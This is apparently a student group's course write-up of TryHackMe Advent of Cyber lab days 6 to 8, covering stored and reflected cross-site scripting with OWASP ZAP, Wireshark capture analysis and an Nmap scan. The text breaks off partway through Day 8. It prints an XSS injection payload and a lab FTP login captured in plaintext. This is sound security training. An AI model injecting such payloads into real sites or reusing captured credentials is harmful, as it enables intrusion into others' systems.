PSP0201
WEEK 3
WRITE-UP

Group: 1K HONDA

Members

ID	Name	Role
1211100415	Muhammad Ummar Hisham bin Ahmad Madzlan	Leader
1211103066	Balqis Afiqah binti Ahmad Fahmi	Member
1211101925	Nur Alya Nabilah binti Md. Naser	Member


Day 6: Web Exploitation - Be Careful with what you wish on a Christmas night

Tools: Kali Linux, Firefox, OWASP Zap

Solutions:

Question 1:

Open the OWASP Zap cheat sheet.



Input validation strategies

Input validation should be applied on both **syntactical** and **Semantic** level.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.


Question 2:

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$
```


Question 3:

Enter any wish into the comment box. The data is stored on the target server.




Question 4:

Insert any input into the search query.




Question 5:

Run OWASP Zap and paste the URL.




Run the attack and check the alerts.




Question 6:

Put in <script>alert("PSP0201")</script> into the wish text box.




We will receive an alert.



Question 7:

Close and revisit the page.



Thought Process/Methodology:

Once we had gained access to the webpage, we entered a wish inside the wish text box. As we could see, the data was stored inside a server, so we deduced that the vulnerability type used to exploit the application was stored cross-site scripting. Then, we used the search query to deduce the query string that can be abused to craft a reflected XSS. Afterwards, we start the OWASP Zap and enter the URL to run automated scan. Once the scan ended, we check the alerts that we had received. To receive the alert showing “PSP0201”, we put the “<script>alert("PSP0201")</script>” into the text box and refresh the page. Finally, we knew the XSS attack persist after we close and reopen the browser.


Day 7: Networking - The Grinch Really Did Steal Christmas

Tools: Kali Linux, Wireshark

Solutions:

Question 1:

Open "pcap1.pcap" in Wireshark. Look for the first instance of ICMP/ping initiated.]



Question 2:


Use the filter “http.request.method == GET” to see the HTTP GET requests.

Question 3:

Once we have filtered out the request, look up for /posts/ with the name of the article.

Question 3:

Use the filter “tcp.port == 21” as FTP use TCP protocol and port 21 is the default port.




tcp.port == 21

No.	Time	Source	Destination	Protocol	Length	Info
8	2.550014	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=894813665 TSecr=411028459
9	2.555520	10.10.73.252	10.10.122.128	TCP	66	45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=894813665
10	2.555529	10.10.73.252	10.10.122.128	TCP	66	45332 → 21 [FIN, ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
11	2.555534	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [ACK] Seq=16 Ack=8 Win=490 Len=0 TSval=894813670 TSecr=411028463
13	4.103450	10.10.73.252	10.10.122.128	TCP	74	45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=411030014 TSecr=0 WS=128
14	4.103479	10.10.122.128	10.10.73.252	TCP	74	21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1 TSval=894815218 TSecr=411030014 WS=128
15	4.103828	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411030014 TSecr=894815218
16	4.105504	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
17	4.105812	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030016 TSecr=894815220
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
21	7.866352	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=894818981 TSecr=411033776
22	7.866430	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
23	7.866878	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=411033777 TSecr=894818981
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
29	14.323826	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TSval=894825439 TSecr=411040192

Question 4:

Analyse “pcap2.pcap” and look for the encrypted package.




Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)
3	0.060016	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
4	0.101317	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
5	1.127866	10.10.122.128	91.189.92.40	TCP	74	33400 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=3118188800 TSecr=0 WS=128

Question 5:


Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1.



46	19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51

Question 6:


Use the filter “http.request.method == GET”.




http.request.method == GET

No.	Time	Source	Destination	Protocol	Length	Info
166	11.665107	10.10.53.219	10.10.21.210	HTTP	139	GET / HTTP/1.1
291	26.537049	10.10.53.219	10.10.21.210	HTTP	215	GET /christmas.zip HTTP/1.1

Export the “christmas.zip” file.




Open the “elf_mcskiddy_wishlist.txt” in the ZIP file.



Question 7:

Open the “Operation Arctic Storm.pdf”.



Thought Process/Methodology:

Once we had downloaded the file on TryHackMe, we opened the “pcap1.pcap” using Wireshark. Then, we looked for the first instance where the ICMP ping was initiated to look for the IP address. Afterwards, we wanted to see the HTTP GET requests in the file, thus, we use the http.request.method == GET. Once the filter had been applied, we looked up for /posts/ with the name of the article. Once everything was done, we closed the file and open the “pcap2.pcap” file. As FTP usually run-on TCP protocol, we use the filter “tcp.port == 21” with 21 as the default port. Then, we searched for the password that was leaked during the login process. We proceeded to remove the filter to look for the encrypted package and examined the ARP communications. Afterwards, we open the “pcap3.pcap” file and applied the filter “http.request.method == GET”. We were left two requests and we decided to save the “christmas.zip” file. Afterwards, we examined the ZIP file and open the “elf_mcskiddy_wishlist.txt” to see what Elf McSkidy wished to replace Elf McEager with. Then, we open the “Operation Arctic Storm.pdf” to learn the author’s name.


Day 8: Networking - What's Under the Christmas Tree?

Tools: TryHackMe Attackbox, Nmap

Solutions:


Question 1:

Search on Google “When was Snort created?”.



Question 2:

Scan the host using Nmap.



Question 3, 4 & 5:

